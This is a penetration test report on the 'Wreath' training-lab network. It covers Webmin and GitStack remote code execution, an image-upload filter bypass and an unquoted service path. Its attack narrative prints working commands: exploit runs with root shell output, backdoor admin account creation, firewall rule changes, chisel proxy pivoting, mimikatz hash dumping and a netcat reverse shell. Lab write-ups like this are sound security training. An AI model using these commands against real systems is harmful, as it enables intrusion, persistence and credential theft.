Wreath Network Penetration Test

by Chocolate Overflow

Start of testing: August 10, 2021

End of testing: August 11, 2021

Contents

1 Executive Summary **1**

2 Vulnerability Overview **2**

3 Results **3**

3.1 Public facing web server 4

3.1.1 CVE-2019-15107: Command Injection 4

3.1.1.1 Minimal proof of concept 4

3.1.1.2 Proposed solutions 4

3.2 Git Server 5

3.2.1 Unauthenticated Remote Code Execution 5

3.2.1.1 Minimal proof of concept 5

3.2.1.2 Proposed solutions 6

3.3 Personal PC 7

3.3.1 Arbitrary File Upload 7

3.3.1.1 Minimal proof of concept 7

3.3.1.2 Proposed solutions 8

3.3.2 Unquoted Service Path 8

3.3.2.1 Minimal proof of concept 8

3.3.2.2 Proposed solutions 8

4 Attack Narrative **9**

5 Clean up **22**

5.1 10.200.177.200 22

5.2 10.200.177.150 22

5.3 10.200.177.100 22

6 Appendices **23**

6.1 Appendix #1: 43777.py 23

6.2 Appendix #2: Wrapper.cs 26

1 Executive Summary

In this penetration test, Mr. Thomas Wreath's network was examined for security weaknesses. This test was a grey-box test, with a rough layout of the network described. The scope of the assessment was as follows:

- Public Facing Web Server: 10.200.177.200
- 2 other machines on the 10.200.177.0/24 network:
  - Git Server
  - Personal Computer

Table 1.1 contains the overview of examined systems during the penetration test.

IP address	**Hostnames**
10.200.177.200	thomaswreath.thm, prod-serv
10.200.177.150	git-serv
10.200.177.100	wreath-pc

Table 1.1: Targets examined during the penetration test

As a result of the test, several high severity vulnerabilities have been identified among the assets in scope, some of which are of significant risk. Vulnerabilities of highes risks include: Out-of-date Software, Web Services running as High-privilege Users, Weak Credentials, and Insecure Administrative Settings.

2 Vulnerability Overview

Table 2.1 depicts all vulnerabilities found during the penetration test. They are categorized by their risk and potential and are differentiated in the categories low (green), medium (yellow), high (orange) and critical (red).

CVSS Score	Asset	Vulnerability	Section	Page
10	prod-serv	CVE-2019-15107: Command Injection	3.1.1	4
10	git-serv	Unauthenticated Remote Code Execution	3.2.1	5
6.8	wreath-pc	Arbitrary File Upload	3.3.1	7
7.8	wreath-pc	Unquoted Service Path	3.3.2	8

Table 2.1: Vulnerability overview

3 Results

In this chapter, the vulnerabilities found during the penetration test are presented. All the issues are grouped by target and contain the following information:

- Brief description.
- CVSS Base Score – see here for details.
- Exploitability – describes the likelihood of an issue being used against customer's infrastructure.
- Business impact.
- References to classifications: WASC, OWASP, CWE.
- Steps to reproduce.

3.1 Public facing web server

Hostnames: thomaswreath.thm, prod-serv
Server IP address: 10.200.177.200

This is the only public facing server among the targets. The page on ports 80 and 443, which reveal the hostname thomaswreath.thm, are simply a static page with nothing exploitable. The web service on port 10000, however, is vulnerable to CVE-2019-15107 and is ran as root, thus giving me an easy exploitation to become root on the server.

3.1.1 CVE-2019-15107: Command Injection

The version of Minserv (1.890) running on the server has a known vulnerability CVE-2019-15107, giving us code execution on the server. In addition, the server is running as root, thus giving us code execution as root.

Basic information about this issue is presented in Table 3.1.

Description	CVE-2019-15107: Command Injection as root
CVSS Base Score	9.8
Exploitablity	High
Business impact	Total control over server.
References to classifications	CWE-78, CWE-250

Table 3.1: Issue #1: Command Injection as root

3.1.1.1 Minimal proof of concept

1. Download PoC from https://github.com/MuirlandOracle/CVE-2019-15107
2. run exploit: ./CVE−2019−15107.py thomaswreath.thm

3.1.1.2 Proposed solutions

Update Minserv

3.2 Git Server

Hostname: git-serv
Server IP address: 10.200.177.150

This git server is internal and is said to contain code of Mr.Wreath's code for his website. The git server is running an old version of GitStack vulnerable to a well-known Unauthenticated Remote Code Execution exploit and is running the web service as "nt authority\system".

3.2.1 Unauthenticated Remote Code Execution

The version of GitStack running on the git server is vulnerable to Unauthenticated Remote Code Execution with a pre-made PoC. Additionally, the web server is running as "nt authority\system", thus running the PoC immediately gives us code execution as "nt authority\system" on git-serv.

Basic information about this issue is presented in Table 3.2.

Description	Unauthenticated Remote Code Execution as "nt-authority\system"
CVSS Base Score	10.0
Exploitablity	High
Business impact	Complete control over server, source code leakage.
References to classifications	CWE-78, CWE-250

Table 3.2: Issue #2: Unauthenticated Remote Code Execution

3.2.1.1 Minimal proof of concept

1. Download exploit: https://www.exploit-db.com/exploits/43777
2. Modify explioit to change backdoor location (modified exploit in section 6.1, page 23)
3. Run exploit
4. Acquire and use backdoor at /web/exploit−chocola.php

3.2.1.2 Proposed solutions

Update GitStack

3.3 Personal PC

Hostname: wreath-pc
Server IP address: 10.200.177.100 The web service running on port 80 uses the source code found in git-serv. Analyzing the source code, we're able to identified a flawed filter in the file upload functionality and abuse it to upload PHP code, giving us code execution. With a shell on wreath-pc, we find that the service "SystemExplorerHelpService" is vulnerable to "SystemExplorerHelpService", which we use to become "nt authority\system" on wreath-pc.

3.3.1 Arbitrary File Upload

The file upload filter checks the 2nd instead of the last extension in the file name of the uploaded file, making it possible to run PHP code by uploading a file whose 2nd extension is that of an image and last extension is ".php".

Basic information about this issue is presented in Table 3.3.

Description	Insufficient validation of uploaded files allow for upload of PHP files, leading to execution of arbitrary PHP code on the server
CVSS Base Score	6.8
Exploitablity	Medium
Business impact	Total compromise of source code, no immediate impact on availability.
References to classifications	CWE-434, CWE-646

Table 3.3: Issue #3: Improper Validation of Uploaded Files

3.3.1.1 Minimal proof of concept

1. Create a valid image file (e.g. PNG)
2. Create a one-line PHP code to be executed
3. Embed PHP code in image: exiftool −Comment=<PHP one−liner> filename.png.php
4. Upload malicious image file
5. Goto /resources/uploads/filename.png.php to execute PHP code

3.3.1.2 Proposed solutions

Implement stricter file validation, checking the last file extension instead of the 2nd.

3.3.2 Unquoted Service Path

Ther service "SystemExplorerHelpService" has its path unquoted and with spaces. Additionally, a directory in the unquoted path is given "FullControl" access the our user, which is excessive privilege. Together, they make it possible to trick Windows into running a malicious file elsewher in the path

Basic information about this issue is presented in Table 3.4.

Description	Unquoted Path of the Service "SystemExplorerHelpService" allows escalation to the user "nt-authority\system"
CVSS Base Score	7.8
Exploitablity	High
Business impact	Total control over machine
References to classifications	CWE-428

Table 3.4: Issue #4: Unquoted Service Path

3.3.2.1 Minimal proof of concept

1. Write program to execute desired code (code used is in section 6.2, page 26)
2. Place compiled binary in "C:\Program Files (x86)\System Explorer\System.exe"
3. Restart the service "SystemExplorerHelpService" (stop/start or wait until machine is restarted)

3.3.2.2 Proposed solutions

Change the service to use the fully quoted path.

4 Attack Narrative

In this chapter, we go through the process of exploiting the Wreath network, providing reproduceable steps of the entire exploitation process. Table 4.1 lists all key events with their respective time stamps. All events took place on August 10th 2021.


Time	Event
13:00	nmap scans on 10.200.177.200
13:10	exploit CVE-2019-15107 to get root on prod-serv
13:12	Exilftrated root's id_rsa and SSH as root
13:18	Uploaded nmap to /tmp/nmap-chocola
13:18	Ran nmap ping scan
13:18	Ran nmap port scan on 10.200.177.150 and 10.200.177.100
13:26	Ran exploit 43777 from EDB and got backdoor
13:27	Open port 17171 on prod-serv and got shell on git-serv
13:30	Created administrative account "chocola" on git-serv
13:34	RDP into git-serv as "chocola" and dumped password hashes with mimikatz
13:40	Run Invoke-Portscan on wreath-pc from git-serv
13:42	Uploaded chisel to git-serv
13:47	Opened firewall on git-serv port 17171 TCP inbound
13:48	Got forward proxy to 10.200.177.100
13:52	Went to "/resources" and uploaded malicious image file to get code execution
14:02	Got reverse shell on 10.200.177.100
14:04	Uploaded and ran winPEAS on wreath-pc
14:16	Uploaded System.exe, restart SystemExplorerHelpService, and got shell as "nt authority\system"
14:20	Dumped and exfiltrated SAM hashes

Table 4.1: Event Timeline

Going to "http://10.200.177.200", we're redirected to "thomaswreath.thm".

```
$ curl http://10.200.177.200 -v
*   Trying 10.200.177.200:80...
* Connected to 10.200.177.200 (10.200.177.200) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.200.177.200
> User-Agent: curl/7.78.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Tue, 10 Aug 2021 06:01:58 GMT
< Server: Apache/2.4.37 (centos) OpenSSL/1.1.1c
< Location: https://thomaswreath.thm
< Content-Length: 208
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://thomaswreath.thm">here</a>.</p>
</body></html>
* Connection #0 to host 10.200.177.200 left intact
```

Visiting the page, we only have a static page with nothing exploitable.



The page on port 10000, however, is running an old version of Minserv (1.890) vulnerable to CVE-2019-15107, a Command Injection vulnerability, and has its web server running as root. Therefore, using an pre-made exploit, we can easily gain root access on the server.


$ git clone --depth 1 https://github.com/MuirlandOracle/CVE-2019-15107
Cloning into 'CVE-2019-15107'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 7 (delta 0), reused 3 (delta 0), pack-reused 0
Receiving objects: 100% (7/7), 15.71 KiB | 5.24 MiB/s, done.
Z ❯ ~/ctf/thm/wreath
$ cd CVE-2019-15107/
Z ❯ ~/ctf/thm/wreath/CVE-2019-15107 main
$ ls
CVE-2019-15107.py LICENSE README.md requirements.txt
Z ❯ ~/ctf/thm/wreath/CVE-2019-15107 main
$ e CVE-2019-15107.py
Z ❯ ~/ctf/thm/wreath/CVE-2019-15107 main
$ ./CVE-2019-15107.py thomaswreath.thm
@MuirlandOracle
[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://thomaswreath.thm:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!
[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).
# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
# hostname
prod-serv
#

With root access, I was able to exfiltrate and use root's existing id_rsa file to impersonate and maintain access as root on prod-serv. After getting a binary of nmap onto prod-serv, I did an IP scan and found 3 more IP addresses, of which only 10.200.177.100 and 10.200.177.150 are in scope.

```
[root@prod-serv tmp]# ./nmap-chocola -sn 10.200.177.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-10 07:16 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-177-1.eu-west-1.compute.internal (10.200.177.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:21:1D:85:38:13 (Unknown)
Nmap scan report for ip-10-200-177-100.eu-west-1.compute.internal (10.200.177.100)
Host is up (0.00014s latency).
MAC Address: 02:AC:68:F7:96:C9 (Unknown)
Nmap scan report for ip-10-200-177-150.eu-west-1.compute.internal (10.200.177.150)
Host is up (0.00015s latency).
MAC Address: 02:26:F2:57:8F:07 (Unknown)
Nmap scan report for ip-10-200-177-250.eu-west-1.compute.internal (10.200.177.250)
Host is up (0.00016s latency).
MAC Address: 02:71:46:48:C4:D9 (Unknown)
Nmap scan report for ip-10-200-177-200.eu-west-1.compute.internal (10.200.177.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.94 seconds
[root@prod-serv tmp]# ./nmap-chocola 10.200.177.100 -p 1-15000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-10 07:16 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-177-100.eu-west-1.compute.internal (10.200.177.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 15000 scanned ports on ip-10-200-177-100.eu-west-1.compute.internal (10.200.177.100) are filtered
MAC Address: 02:AC:68:F7:96:C9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 301.84 seconds
[root@prod-serv tmp]# ./nmap-chocola 10.200.177.150 -p 1-15000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-10 07:22 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-177-150.eu-west-1.compute.internal (10.200.177.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00014s latency).
Not shown: 14997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:26:F2:57:8F:07 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 57.80 seconds
[root@prod-serv tmp]#
```


As only 10.200.177.150 has open ports, I went on to enumerate it.

To get access to the internal servers, I ran sshuttle with the previously found root


id_rsa on prod-serv.

```
sshuttle -r root@thomaswreath.thm --ssh-cmd "ssh -i root.prod-serv.ssh"
    10.200.177.0/24 -x 10.200.177.200
```


With the proxy set up, we're able to go to the web service running on git-serv.



We can see from the error message that there's a /gitstack page. Looking for gitstack exploits, we can find exploit 43777 on Expoit Database. Running this exploit gives us a backdoor, and since the web service is running as "nt authority\system", we have access to git-serv as said user.




Because traffic through unused ports are block on prod-serv, I opened port 17171 in the prod-serv's firewall to get a reverse shell on git-serv.



With a shell, I created an Administrative account for persistence, as well as further leverage.

```
net user chocola PASSWORD /add
net localgroup Administrators chocola /add
net localgroup "Remote Management Users" chocola /add
```

With the backdoor account, I logged in to git-serv through RDP and ran mimikatz to dump password hashes.



Of the password hashes dumped, only Thomas' password could be cracked. However, I was also able to perform Pass-the-hash with Administrator's hash and get a shell with evil−winrm as Administrator on git-serv. With this, I found the source code for Mr.Wreath's website on git-serv in C:\textbackslash GitStack\textbackslash repositories \textbackslash website.git, which we'll come back to later in the report.

Using Powershell-Empire's Invoke-Portscan module, I scanned the last remaining machine on 10.200.177.100, and 2 ports were found: 80 and 3389.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.177.100 -TopPorts 50
Hostname      : 10.200.177.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 5900, 993...}
```

Looking at the repository found in git-serv, The PHP code in /resources/index.php is of interest to us.

```
1  if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
2    $target = "uploads/".basename($_FILES["file"]["name"]);
3    $goodExts = ["jpg", "jpeg", "png", "gif"];
4    if(file_exists($target)){
5      header("location: ./?msg=Exists");
6      die();
7    }
8    $size = getimagesize($_FILES["file"]["tmp_name"]);
9    if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
10     header("location: ./?msg=Fail");
11     die();
12   }
13   move_uploaded_file($_FILES["file"]["tmp_name"], $target);
14   header("location: ./?msg=Success");
15   die();
16 } else if ($_SERVER["REQUEST_METHOD"] == "post"){
17   header("location: ./?msg=Method");
18 }
```

There are 2 filters in place: a file extension whitelist and a image file type check. Regarding the 1st filter, in line 9 of the code above, the file name is split on "." and the 2nd item is checked against a list of good extensions. This filter can easily be bypassed by having an extra extension in t he file name, for example "file.jpg.php" would pass the filter but still be a PHP file. As for the 2nd filter, it can be passed by uploading a legitimate image file with PHP code somewhere in the file.

To exploit the above vulnerability, a legitimate image file is created that a PHP code execution snippet is inserted as EXIF data, and the malicious image file is then uploaded to the server. This exploit will be used later in the engagement.


In order to reach 10.200.177.100, a hole was opened in git-serv's firewall (port 17171, TCP, inbound) and a binary of chisel was uploaded to git-serv in order to get a proxy. The proxy was acquired as follows:

```
# 10.200.177.150
netsh advfirewall firewall add rule name="chisel-chocola" dir=
    in action=allow protocol=tcp localport=17171
./chisel-chocola.exe server -p 17171 --socks5

# attacker
chisel client git-serv:17171 9090:socks
```

With a proxy, I was able to reach the web server on 10.200.177.100. Going to /resources, we're met with a Basic auth prompt, for which we can use Thomas' previously cracked credentials. With the previously analyzed file upload vulnerability, I uploaded a malicious image file to the server and got remote code execution.

With the payload on the server, I was able to upload a netcat binary (nc-chocola) to the machine (C:\Windows\temp\nc-chocola.exe) and get a shell as "thomas" on wreath-pc.

